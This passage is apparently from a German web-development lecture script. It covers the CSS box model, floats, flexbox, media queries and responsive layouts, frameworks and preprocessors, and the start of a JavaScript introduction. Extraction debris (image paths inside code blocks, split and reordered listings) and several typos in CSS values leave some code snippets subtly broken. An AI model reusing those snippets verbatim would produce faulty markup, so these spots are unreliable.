Das klassische Boxmodell führt zu Problemen, die nicht auf den ersten Blick zu erkennen sind. Wie kann die Gesamtbreite berechnet werden, wenn Prozentangaben und Pixelangaben kombiniert werden?

Dabei macht eine Breitenangabe (*width*) in Prozenten macht genauso Sinn, wie ein Innenabstand oder eine Rahmenbreiten in Pixeln. Abhilfe schafft zum Glück eine kurze CSS-Spezifikation.

Mit ***box-sizing: border-box;*** wird das neue alternative Boxmodell aktiviert, bei dem die Breite/Höhe einer Box sowohl das Padding als auch die Border beinhaltet.

Der Inhaltsbereich wird automatisch um die Innenabstände und die Rahmenbreiten reduziert. Die Außenabstände sind wie zuvor zu berücksichtigen. Mit ***box-sizing: content-box;*** wird wieder das klassische Boxmodell aktiviert.

Collapsing Margins

Verwirrend ist, dass sich vertikale Außenabstände von unter einander angeordneten direkt aufeinander folgenden Boxen nicht addieren. Es bleibt nur der größere der beiden Margins aktiv.

Dieses Verhalten lässt sich umgehen, wenn mit Padding anstatt mit Margin gearbeitet oder ein dünner unsichtbarer Rahmen verwendet wird.

Selbsttest:

Angenommen, Sie verwenden das klassische Boxmodell, haben eine Box und wollen in dieser zwei Boxen (mit jeweils *width: 50%;*) nebeneinander unterbringen.

Funktioniert das? Wenn ja, warum? Wenn nein, warum?

Checken Sie Ihre Vermutung. Probieren Sie es aus.

3.12 Floating

Die Float Property kann zwei Werte erhalten: *left* oder *right*. Damit wird eine Anordnungsautomatik aktiviert, die mit einer einfachen Strategie auf Größenänderungen (z. B. des Browser Fensters) reagiert.

Wird für ein Element *float: left;* gewählt, so wird versucht, das Element horizontal so weit links wie möglich anzurorden. Falls der Platz dafür nicht reicht, wird darunter wieder so weit links wie möglich angefangen. Bei *float:right;* funktioniert es analog. Das soll an einem Beispiel verdeutlicht werden.

floating.html:

```
<!DOCTYPE html>
<html>
<head>
    <title>Floating</title>
    <link rel="stylesheet" type="text/css" href="css/floating.css"/>
</head>
<body>
    <div id="div1">div1</div>
    <div id="div2">div2</div>
    <div id="div3">div3</div>
    <div id="div4">div4</div>
</body>
</html>
```

floating.css:

```
div {
    width: 150px;
    height: 80px;
    border: 3px solid #000000;
    color: black;
    font-weight: bold;
    text-align: center;
    line-height: 80px; /*hack, centre vertically*/
    margin: 15px;
}

div#div1 {
    background-color: #666688;
    float: left;
}

div#div2 {
    background-color: #6688AA;
    /* try left and right */
    float: left;
}
```




```

div#div3 {
    background-color: #66AADD;
    float: left;
}


div#div4 {
    background-color: #66CCFF;
    float: left;
}

```

Je nachdem, wie breit das Browser-Fenster geöffnet ist, ergibt sich eine andere Ansicht:



Wenn für das zweite div float: right; gewählt wird, ergibt sich statt dessen folgendes Bild:



Mit clear:both (alternativ: left, right, none) wird der Umfluss so beendet, dass unterhalb fortgesetzt wird.

Floating ist nicht ganz so einfach zu handhaben, wie es das obige Beispiel suggeriert (vgl. <https://css-tricks.com/all-about-floats/>).

Im folgenden Beispiel soll ein <article> zwei Textspalten enthalten:

HTML-Ausschnitt:


```
<article>
  <p>
    Lorem ipsum ...
  </p>
  <p>
    Lorem ipsum ...
  </p>
</article>
```

Zugehöriges CSS:


```
article {
  width: 400px;
  border: 3px solid black;
  overflow: hidden; /* float clearing hack */
}

p {
  width: 186px;
  border: 1px solid black;
  padding: 3px;
  margin: 3px;
  float: left;
}
```

Ohne die Angabe *overflow: hidden* ergibt sich die folgende Ansicht:



Mit dem Hack sieht es dann wie erwartet aus:



Ohne Experten- oder Google-Hilfe kommt an so einer Stelle kein angehender Web-Programmierer weiter.

CSS3 Flexible Box

Inzwischen wird von allen aktuellen Browsern die **CSS3 Flexible Box** (kurz: flexbox) unterstützt. Mit ihr arbeitet sich flexibler und einfacher, als es mit float möglich ist.

Innerhalb eines *flex containers* lassen sich die *flex items* horizontal und vertikal anordnen. Das *flex-wrap* sorgt bei Bedarf für eine responsive Anpassung.

Die Seiten https://developer.mozilla.org/en-US/docs/Web/Guide/CSS/Flexible_boxes und <https://css-tricks.com/snippets/css/a-guide-to-flexbox/> lassen schnell erkennen, dass sich eine Einarbeitung lohnt.

3.13 Responsives Webdesign mit Media Types und Media Queries

Responsives Webdesign berücksichtigt die Größe, Auflösung und Orientierung verschiedener Displays. Im Idealfall werden auf jedem Bildschirm, Smartphone und Tablett die wesentlichen Inhalte benutzerfreundlich präsentiert.

In Abhängigkeit von den Display-Eigenschaften, werden Informationen hinzugefügt oder weggelassen, geeignet angeordnet und dargestellt. Feste Schriftgrößen, Gitterabstände und Anordnungen sind dann ungeeignet.

Es eine nahezu unerfüllbare Anforderung, ein flexibles Layout zu erstellen, das sowohl auf einem kleinen Smartphone als auch auf einem großen Bildschirm die gewünschte Wirkung erzielt. Deshalb wäre es gut, einige wenige Stylesheets einbinden zu können, die je nach Ausgabegerät zuständig wären – und genau darum geht es bei Media Types und Media Queries:

CSS2 kann nach **Media Type** (all, speech, braille, handheld, print, projection, screen, tv, ...) mit der **@media Rule** grob differenzieren:

```
@media screen {  
    p.abstract {font-family:verdana,sans-serif;font-size:12px;}  
}  
  
@media print {  
    p. abstract {font-family:times,serif;font-size:9px;}  
}  
  
@media screen,print {  
    p. abstract {font-weight:bold;}  
}
```

Viel weiter führen die **Media Queries** von CSS3, mit denen es möglich ist, mehrere Designs anzubieten, die je nach Gerätgrösse, Auflösung, Betrachtungswinkel (landscape, portrait), und Eingabemöglichkeiten ausgewählt werden.

```
<head>  
    <link rel="stylesheet" type="text/css" href="css/all.css" />  
    <link rel="stylesheet" type="text/css" media="all and (max-device-width: 480px)"  
          href="css/phones.css" />  
</head>
```

Weitere Informationen zum Thema Media Queries bietet das [Mozilla Developer Network](#).

Die meisten Browser verwenden eine Schriftgröße (font-size) von 16 Pixeln als Standard. Es wird empfohlen, die font-size im default stylesheet auf 100% zu setzen (body { font-size: 100%; }). Alle anderen Schriftgrößen werden dazu relativ in *em* angegeben. 2em bedeutet beispielsweise die doppelte Schriftgröße bezogen auf die Schriftgröße des aktuellen Fonts (d. h. $2 * 16$ Pixel).

Analog sollten Grids durch prozentuale Angaben flexibilisiert werden.

Die Anordnung verschiedener HTML-Elemente (wie aside, canvas, section, div,...) kann durch Floating automatisiert werden.

Damit das Design nicht auseinander läuft, macht es Sinn eine Obergrenze für dessen Breite anzugeben.

Es ist eine üble Ressourcenverschwendug, wenn Videos oder Bilder in maximaler Auflösung geladen werden um dann client-seitig herunter skaliert zu werden. Hierzu gibt es verschiedene Lösungen (z. B. [hier](#)).

3.14 Layout-Variationen

Nachfolgend werden einige Seiten-Layouts vorgestellt.


Aus nacktem HTML entsteht zuerst ein statisches Layout mit der klassischen Breite von 960 Pixeln.

Dies wird im nächsten Schritt in ein Fluid Layout umgewandelt, das sich schon ansatzweise responsiv verhält.

Danach folgt eine verbesserte Version mit Media Queries, bei der sich das Layout beim Erreichen von vorher definierten Schwellenwerten (Breakpoints) anpasst.

Das letzte Layout demonstriert, wie sich Bitmaps bei einem responsiven Design integrieren lassen.

HTML only



File html_only.html

```
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>HTML only</title>
<style type="text/css">
</style>
</head>
<body>
<div id="container">
<header>Header</header>
<article>
<h1>HEADLINE</h1>
<p>Lorem ipsum dolor sit amet, consetetur sadipscing elitr ... </p>
</article>
<aside>
<h3>Headline</h3>
<p>Etiam rhoncus. Maecenas tempus, tellus eget condimentum rhoncus ...</p>
</aside>
<footer>Footer</footer>
</div>
</body>
</html>
```

Static Layout



Je größer das Display, desto mehr Mintgrün ist zu sehen.

File: static_layout.html

```
...
<head>
  <meta charset="UTF-8">
  <title>static layout</title>
  <style type="text/css">

    body {
      background:#6FC;
      margin:20px;
    }

    #container {
      width:960px;
      padding:20px;
      margin:0 auto;
      background:white;
    }

    header {
      width:920px;
      padding:50px 20px;
      background:lightskyblue;;
    }

    article {
      width:600px;
      float:left;
    }

    aside {
```

```

width:260px;
padding:20px;
margin:70px 0 20px 40px;
float:right;
background:#CCC;
}

footer {
    width:920px;
    padding:30px 20px;
    background:lightskyblue;;
    clear:both;
}

</style>
</head>
...

```

Fluid Layout

The image displays two fluid layout examples side-by-side, illustrating responsive design concepts. Both examples feature a header, a main content area with a headline and descriptive text, and a footer.

Left Example:

- Header:** A blue header bar labeled "Header".
- Content:** A grey box containing a headline and a paragraph of text. Below the text is a note about unit conversion and a link to "The Responsive Calculator".
- Footer:** A blue footer bar labeled "Footer".

Right Example:

- Header:** A blue header bar labeled "Header".
- Content:** A grey box containing a headline and a paragraph of text. Below the text is a note about unit conversion and a link to "The Responsive Calculator".
- Footer:** A blue footer bar labeled "Footer".

In both examples, the text and layout elements are designed to be fluid and responsive, adapting to different screen sizes.

Wenn weniger als 960 px in der Breite zur Verfügung stehen, wird skaliert – auch wenn es irgendwann schrecklich eng wirkt.

file: fluid_layout.html

```
...
<head>
  <meta charset="UTF-8">
  <title>fluid layout</title>
  <style type="text/css">

    body {
      background: #6FC;
      margin: 20px;
    }

    #container {
      max-width: 960px;
      padding: 2.083333333333333%;
      margin: 0 auto;
      background: white;
    }

    header {
      width: 100%;
      padding: 5.2083333333334% 2.083333333333333%;
      background: lightskyblue;
      box-sizing: border-box;
      -webkit-box-sizing: border-box;
      -moz-box-sizing: border-box;

      behavior: url(/scripts/boxsizing.htc);
    }

    article {
      width: 62.5%;
      float: left;
    }



    aside {
      width: 27.08333333333332%;
      padding: 2.083333333333333%;
      margin: 7.29166666666667% 0 2.083333333333333% 4.166666666666666%;
      float: right;
      background: #CCC;
    }

    footer {
      width: 95.8333333333334%;
      padding: 3.125% 2.083333333333333%;

      background: lightskyblue;
      clear: both;
    }

  </style>
</head>
...
```

Fluid Layout with breakpoints



file: fluid_with.breakpoints.html

```
<head>
  <meta charset="UTF-8">
  <title>fluid layout</title>
  <style type="text/css">
```

```

body {
    background: #6FC;
    margin: 20px;
}

#container {
    max-width: 960px;
    padding: 2.083333333333333%;
    margin: 0 auto;
    background: white;
}

header {
    width: 100%;
    padding: 5.2083333333334% 2.083333333333333%;
    background: lightskyblue;
    box-sizing: border-box;
    -webkit-box-sizing: border-box;
    -moz-box-sizing: border-box;
    behavior: url(/scripts/boxesizing.htc);
}

article {
    width: 62.5%;
    float: left;
}

aside {
    width: 27.0833333333332%;
    padding: 2.083333333333333%;
    margin: 7.29166666666667% 0 2.083333333333333% 4.166666666666666%;
    float: right;
    background: #CCC;
}

footer {
    width: 95.8333333333334%;
    padding: 3.125% 2.083333333333333;

    background: lightskyblue;
    clear: both;
}

@media screen and (max-width: 600px) {
    body {
        margin: 10px;
    }

    aside, article {
        width: 100%;
        padding: 0px;
    }
}

@media screen and (min-width: 1000px) {
    #container {
        max-width: 1000px;
    }
}

```

```

body {
  background: gold;
}

```

Fluid Layout with breakpoints and bitmaps

```

HEADLINE

Etiam ipsum dolor sit amet, consetetur sadipscing elitr,  

  sed diam nonumy eirmod tempor invidunt ut labore et  

  dolore magna aliquyam erat, sed diam voluptua. At vero  

  eos et accusam et justo duo dolores et ea rebum.




Stet clita kasd gubernren, no sea takimata sanctus est


```

Headline

Etiam rhoncus.
 Maecenas tempus, tellus
 eget condimentum
 rhoncus, sem quam
 semper libero, sit amet
 adipisci sem neque
 sed ipsum. Nam quam
 nunc, blandit vel, luctus
 pulvinar, hendrerit id,
 lorem. Maecenas nec
 odio et ante tincidunt
 tempus. Donec vitae
 sapien ut libero
 venenatis faucibus.
 Nullam quis ante. Etiam
 sit amet orci eget eros
 faucibus tincidunt. Duis
 leo. Sed fringilla mauris
 sit amet nibh.

Etiam ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubernren, no sea takimata sanctus est. Etiam ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubernren, no sea takimata sanctus est. Etiam ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum.



[Footer](#)

file: fluid_breakpoints_pics.htm

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <!-- Caution, check for IOS orientation bug fix-->

  <title>fluid layout</title>

  <style type="text/css">

    body {
      background: #6FC;
      margin: 20px;
    }

    #container {
      max-width: 960px;
      padding: 2.083333333333333%;
      margin: 0 auto;
      background: white;
    }

    header {
      width: 100%;
      padding: 5.2083333333334% 2.083333333333333%;
      background: lightskyblue;
      box-sizing: border-box;
      -webkit-box-sizing: border-box;
      -moz-box-sizing: border-box;
      behavior: url(/scripts/boxesizing.htc);
    }

    article {
      width: 62.5%;
      float: left;
    }

    #img-large {
      max-width:100%;
      /* passe Höhe automatisch an die Breite an:*/
      /* notwendig, wenn Breite und Höhe beim img-Tag angegeben wurden */
      height:auto;
    }

    #img-small {
      max-width:33%;
      height:auto;
      float: right;
      margin: 0% 3% 0% 3%;
    }

    figure {
      max-width:100%;
      height:auto;
      overflow: auto;
      margin-left:0;
    }
  </style>
</head>
<body>
  <div id="container">
    <header>
      Header
    </header>
    <article>
      Article
    </article>
    
    
    <figure>
      Figure
    </figure>
  </div>
</body>
</html>
```

```

        margin-right:0;
    }

aside {
    width: 27.08333333333332%;
    padding: 2.08333333333333%;
    margin: 7.29166666666667% 0 2.08333333333333% 4.1666666666666666%;
    float: right;
    background: #CCC;
}

footer {
    width: 95.833333333334%;
    padding: 3.125% 2.08333333333333;

    background: lightskyblue;
    clear: both;
}

@media screen and (max-width: 600px) {
    body {
        margin: 10px;
    }

    aside, article {
        width: 100%;
        padding: 0px;
    }
}

@media screen and (min-width: 1000px) {
    #container {
        max-width: 1000px;
    }

    body {
        background: gold;
    }
}

@media print {
    aside {display:none;}
}

</style>
</head>
<body>
<div id="container">
    <header>Header</header>
    <article>
        <h1>HEADLINE</h1>

        <p>Lorem ipsum dolor sit amet, consetetur sadipscing elitr ... </p>
        
        <br>
        <figure>
            
        </figure>
        <p>

```

```
Stet clita kasd gubergren ...</p>

<p>
    At vero eos et accusam et ...
<blockquote>
    At vero eos et accusam et justo ... </blockquote>
</p>
</article>
<aside>
    <h3>Headline</h3>

    <p>Etiam rhoncus. Maecenas tempus, tellus eget condimentum rhoncus ...</p>
</aside>
<footer>Footer</footer>
</div>
</body>
</html>
```

Selbsttest:

- Welche Optionen bietet CSS3 zur Erstellung eines responsiven Webdesigns?
- Geben Sie ein Beispiel für eine Media Query mit einer logischen Verknüpfung an.

3.15 CSS/JavaScript-Frameworks

Das Angebot an CSS/JavaScript-Frameworks ist fast unüberschaubar. Da ständig neue scheinbare oder echte Innovationen aufkommen, fällt es schwer an dieser Stelle einen wertenden Vergleich anzubieten.

Auf jeden Fall macht es Sinn, eines der angesagten Frameworks wie [Bootstrap](#), [Gumby](#) oder [Foundation](#) genauer anzuschauen.

Diese Frameworks kombinieren CSS-Spezifikationen, Gestaltungsvorlagen, JavaScript-Module und JavaScript-Snippets (z.B. für Formulare, Dialoge, Tabellen, Buttons und besondere GUI-Elemente).

Mit den zur Verfügung stehenden Standardlayouts lassen sich überdies schnell interaktive Prototypen erstellen.

Komplexere Frameworks bieten meist ein Grid-System, unterstützen responsive Designs und basieren auf der weit verbreiteten JavaScript-Bibliothek jQuery, die in diesem Script noch ausführlicher vorgestellt wird.

Was ein Grid-System vermag, ist bei dem wohl bekanntesten Vertreter schnell zu sehen. Das [960 Grid-System](#) unterstützt Layouts mit der Breite von 960 Pixeln, indem die Breite in 12 oder 16 Spalten aufgeteilt wird.

Der Einsatz eines passenden Frameworks lohnt sich.

Das Resultate wirken meist professionell, aber nicht individuell.

Wenn bei einer Web-App die Komplexität von JavaScript beherrscht werden muss, ist [AngularJS](#) eine besonders interessante Option. Angular ist ein Open-Source-Framework von Google, das auf einem ViewModel Pattern basiert und sowohl Dependency Injection als auch bidirektionales Databinding verwendet.

Noch umfassender ist der Ansatz des Open-Source Frameworks [Meteor](#). Es basiert serverseitig auf Node.js. Deshalb kann client- und serverseitig mit JavaScript entwickelt werden. Meteor unterstützt Rapid Prototyping und produziert cross-platfrom Code (Browser, Adroid und IOS).

3.16 CSS-Preprozessoren – LESS, SASS und Stylus

CSS ist einfach und ausdrucksstark, aber mehr auch nicht. Redundanz ist kaum vermeidbar. Eine Verbesserung wären sog. Mixins, mit denen sich CSS-Blöcke mehrfach referenzieren ließen.

Die Korrespondenz zwischen der Hierarchie des HTML-Dokuments und der Hierarchie der CSS-Spezifikation ist nicht ohne weiteres erkennbar, weil CSS leider keine Verschachtlungen unterstützt.

Eine an sich einfache Änderung (z. B. des Farbdesigns) wäre deutlich einfacher, wenn die Werte in Variablen gespeichert würden, und damit nur an einer Stelle angepasst werden müssten.

CSS-Preprozessoren lösen nicht nur die genannten Schwachstellen. Sie übersetzen eine formale an CSS angelehnte, aber syntaktisch reichhaltigere Sprache in CSS. Die zwei bekanntesten sind [LESS](#) und [Sass](#) (mit Scss).

Beide unterscheiden sich nur wenig.

Für Sass steht mit [Compass](#) ein umfangreiches Paket von Extensions zur Verfügung, dessen Mixins die

Entwicklung deutlich vereinfachen. Für LESS gibt es ebenfalls Extensions, die nach Bedarf zusammen gesucht werden müssen.

Für SASS wird (serverseitig) Ruby benötigt, das aufs Macs bereits vorinstalliert ist.

LESS benötigt eine JavaScript-Bibliothek und kann deshalb auch clientseitig interpretiert werden, was für den Produktiveinsatz natürlich vermieden werden sollte. Um LESS serverseitig zu installieren empfiehlt es sich den Node Package Manager (npm) zu verwenden.

Empfehlung: Sass und Compass ausprobieren.


Links:

[Sass vs. LESS by Chris Coyier](#)

[LESS vs Sass vs Stylus by Luke Page](#)

3.17 Code Playgrounds

Um schnell ein Snippet (HTML, CSS, JavaScript) auszuprobieren oder zu kommunizieren braucht es nur das Web und einen Browser.



The screenshot shows the CodePen interface with three tabs: HTML, CSS (SCSS), and JS. The HTML tab contains a simple structure for a 'drinking man' character. The CSS tab contains SCSS code for importing fonts and styling elements like hair, head, glasses, bear, body, and arms. The JS tab contains JavaScript code using Snap.js to manipulate DOM elements for the character's arms and body.

```
HTML:
<h1>CSS vs. SVG</h1>
<div class="css-wrapper">
  <div class="drinking-man">
    <div class="hair"></div>
    <div class="head">
      <div class="glasses"></div>
      <div class="bear"></div>
    </div>
    <div class="body"></div>
    <div class="arm">
      <div class="left-arm"></div>
    </div>
  </div>
</div>

CSS (SCSS):
@import url(http://fonts.googleapis.com/css?family=Lato:300);
@import url(http://fonts.googleapis.com/css?family=Oswald:400,700);

* {
  box-sizing: border-box;
}

body {
  font-family: 'Oswald', sans-serif;
  font-size:16px;

JS:
$(document).ready(function(){
  var s = Snap('#drinkingMan');
  var leftHand = s.select('#left-hand');
  var beer = s.select('#beer');
  var leftArm = s.select('#left-arm');
  var rightArm = s.select('#right-arm');
  var body = s.select('#body');
  var head = s.select('#head');
```

[Codepen](#) (s. o.), [JSbin](#) oder der Klassiker [JSfiddle](#) haben alle ihre Pros und Cons. Anchecken lohnt.

4 JavaScript (ES5)

Vorbemerkung

JavaScript ist eine dynamisch typisierte Skriptsprache, die von Brendan Eich erfunden wurde und seit 1996 eingesetzt wird. JavaScript wird nicht kompiliert sondern interpretiert.

JavaScript ist unter dem Namen ECMAScript standardisiert – siehe [ECMA-262.pdf](#).¹ Es muss jedoch davon ausgegangen werden, dass jeder Browser sein individuelles Subset und eigene Erweiterungen implementiert.

JavaScript hat viel weniger mit Java zu tun, als es der Name vermuten lässt. *Douglas Crockford* nennt es ein Lisp im C-Gewand. Das bedeutet, dass JavaScript im Kern eine funktionale Programmiersprache ist. Außerdem unterstützt JavaScript auch einen prozeduralen und einen objektorientierten Programmierstil, der sich deutlich von Sprachen wie Java oder C# unterscheidet.

Die Objektorientierung basiert nicht auf Klassen, sondern auf dynamisch erweiterbaren Objekten und sog. Prototypen, was anfangs nicht ganz einfach zu verstehen ist.

Da in JavaScript auch keine Interfaces zur Verfügung stehen, sind die Designpattern, die in C++, C# und Java funktionieren in JavaScript nicht oder nur deutlich anders realisierbar.²

JavaScript wird sehr engagiert weiter entwickelt. Mit der JavaScript Version 6 (ES6) wurden 2016 u. a. Klassen und Module eingeführt.

Allerdings ist zu berücksichtigen, dass die meisten im Einsatz befindlichen Browser diese Features noch nicht interpretieren können. Deshalb werden in der Übergangszeit Transpiler (ES6 → ES5) eingesetzt.

JavaScript wird hauptsächlich in Browsern ausgeführt. Da diverse effiziente Interpreter frei verfügbar sind, gibt es auch einige serverseitige Anwendungsszenarien wie z. B. [Node.js](#).

JavaScript wird zudem in einigen Spielen und Anwendungsprogrammen (z. B. von Adobe) eingesetzt.

Typische klassische Anwendungsbereiche von JavaScript im Kontext eines Browsers sind:

- dynamische Manipulation von Webseiten über das DOM (Document Object Model)
- Validierung von Formulareingaben beim Absender
- Ajax (Senden und Empfangen von Daten, ohne dass der Browser die Seite neu laden muss)
- sofortiges Vorschlagen von Suchbegriffen (suggesting search)
- Animationen (Banner, Effekte)

Die meisten neuen Features von HTML5 werden erst in Kooperation mit JavaScript wirksam.

Siehe auch: [JavaScript Referenz der mozilla.org](#).

1: In diesem Skript wird ECMASCIPT 5 behandelt. Mitte 2015 soll ECMASCIPT 6 mit bedeutsamen Erweiterungen erscheinen (vgl. <https://github.com/lukehoban/es6features>).

Die Flash-Sprachen ActionScript 1 und ActionScript 2 basierten ebenfalls auf ECMAScript 262. ActionScript 3 wurde danach wesentlich verändert und verfügt nun über eine starke Typisierung und ein Klassenkonzept.

2: Design Pattern für JavaScript werden in dem empfehlenswerten Online Book von Addy Osmani ([Learning JavaScript Design Patterns](#)) beschrieben.

4.1 JavaScript in HTML einbetten

JavaScript kann innerhalb eines Script-Elements fast überall in einer HTML-Datei zu finden sein: In der Head Section oder auch mitten im HTML. Die folgende Vorgehensweise wird nicht empfohlen.

```
<!DOCTYPE html>
<html>
<head>
    <title>Beispiel – Eingebundenes JavaScript</title>
</head>
<body>
    <p>
        HTML-Paragraph
    </p>
    <script type="text/javascript">
        alert("Ausgabe von JavaScript"); // Zeile mit JavaScript
    </script>
    <noscript>Ihr Browser kann kein JavaScript!</noscript>
</body>
</html>
```

Wesentlich wartungsfreundlicher ist die Auslagerung von JavaScript in eine oder mehrere externe Dateien, die mit dem HTML vom Browser geladen werden.

Einmal geladen, verbleibt eine JavaScript-Datei im Browser Cache und kann damit auch nach Aufruf einer anderen HTML-Seite sofort wieder verwendet werden.

Externe JavaScript-Dateien können mit dem Script-Tag in der Head Section geladen werden. Da das Parsen des HTML-Dokuments streng sequentiell von oben nach unten erfolgt, kann das Laden, Interpretieren und Ausführen eines Scripts zu Verzögerungen führen. Deshalb ist es oft sinnvoll das Script-Tag direkt vor dem schließenden </body>-Tag einzufügen. Ansonsten werden in der HTML-Datei keine weiteren Hinweise auf JavaScript benötigt.

Trenne JavaScript von HTML.

Scripts werden also, sofort nachdem sie vom Browser geladen wurden, ausgeführt. JavaScript, das in einer Funktion gekapselt ist, muss natürlich auf seinen Aufruf warten (vgl. Event-Handler).

Das folgende Beispiel demonstriert u. a. die Trennung von HTML und JavaScript.

Beispiel: Vier Optionen Output mit JavaScript zu erzeugen.

js_output.html:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>JavaScript Output</title>
    <script src="js/output.js"></script>
</head>
```

```

<body>
  <h1>Java Script Output</h1>
  <output id="feedback"></output>
</body>
</html>

```

Zugehörige Datei output.js:

```

window.addEventListener("load",init, false);

function init(){
